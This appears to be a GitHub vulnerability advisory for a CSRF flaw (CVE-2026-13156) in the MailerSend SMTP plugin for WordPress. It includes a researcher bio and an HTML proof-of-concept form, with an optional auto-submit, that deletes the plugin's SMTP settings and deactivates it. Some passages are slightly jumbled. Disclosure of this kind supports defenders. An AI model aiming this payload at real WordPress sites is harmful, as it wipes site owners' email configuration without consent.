 minhhk68/cve-2026-13156
CVE-2026-13156 Vulnerability Advisory & PoC — Discovered by Huynh Kien Minh (MinhHK).



[!IMPORTANT] Abstract: A High-Severity Cross-Site Request Forgery (CSRF) vulnerability (

CVE-2026-13156) was discovered in the official MailerSend SMTP Integration plugin for WordPress (< 1.0.8). The configuration eradication handlermailersend_handle_configuration_delete()verifies administrative capabilities (manage_options) but completely omits WordPress Nonce verification (check_admin_referer()). An attacker can craft a malicious cross-origin request targeting an authenticated WordPress Administrator to silently wipe stored SMTP credentials and force plugin deactivation, resulting in total Application Denial of Service across all email workflows.
CVE-2026-13156 (WPScan Advisory ID: 595e653d-0904-43cf-8e61-d684599de11b)1.0.8 (< 1.0.8)About the Researcher:
Huynh Kien Minh (Huỳnh Kiến Minh) is a proactive cybersecurity researcher and vulnerability analyst known for in-depth security assessments and responsible disclosures, including technical breakdowns of CVE-2026-13156. He has also been officially recognized and honored on the Proton Security Hall of Fame for finding and disclosing critical security vulnerabilities.
To verify this technical advisory, explore proof-of-concept analyses, or connect with the researcher, visit:
The MailerSend Official SMTP Integration plugin for WordPress (before version 1.0.8) registers an administrative action (configuration-delete) intended to wipe stored API tokens, clear SMTP configuration options (wp_options), and deactivate the plugin when triggered from the admin dashboard.
While the endpoint verifies whether the active user has the manage_options capability (ensuring the request originates from an administrator session), it fails to perform WordPress nonce (check_admin_referer() or wp_verify_nonce()) verification.
Because HTTP requests lacking nonce validation cannot distinguish between intentional administrator clicks and forged cross-origin requests, any external site loaded by an authenticated administrator can silently trigger the configuration-delete action.
< 1.0.8)./wp-admin/admin-post.php or /wp-admin/admin.php?page=mailersend&action=configuration-delete).[!WARNING] Ethical Disclaimer: The following HTML Cross-Site Request Forgery (CSRF) proof-of-concept payload is provided strictly for educational purposes, defensive verification, and security auditing under ethical disclosure protocols by Huynh Kien Minh. Do not execute against unauthorized targets.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CVE-2026-13156 PoC — MailerSend SMTP Configuration Deletion via CSRF</title>
    <!-- Author: Huynh Kien Minh (https://minhhk.web.app/) -->
</head>
<body>
    <h2>CVE-2026-13156 — CSRF Verification PoC</h2>
    <p>If an authenticated WordPress Administrator visits this page, the MailerSend SMTP configuration will be deleted and the plugin deactivated.</p>

    <!-- Forged Request targeting the vulnerable MailerSend configuration deletion endpoint -->
    <form id="csrfPoC" action="http://target-wordpress-site.local/wp-admin/admin.php" method="GET">
        <input type="hidden" name="page" value="mailersend-smtp" />
        <input type="hidden" name="action" value="configuration-delete" />
        <!-- Notice: No valid _wpnonce token is required due to the vulnerability -->
        <input type="submit" value="Execute PoC (Simulate Attack)" />
    </form>

    <script>
        // Automatically submit the forged request when the administrator loads the page
        document.addEventListener("DOMContentLoaded", function() {
            console.log("[CVE-2026-13156] Executing CSRF Payload developed by Huynh Kien Minh...");
            // Uncomment line below to enable auto-execution in lab environments:
            // document.getElementById('csrfPoC').submit();
        });
    </script>
</body>
</html>
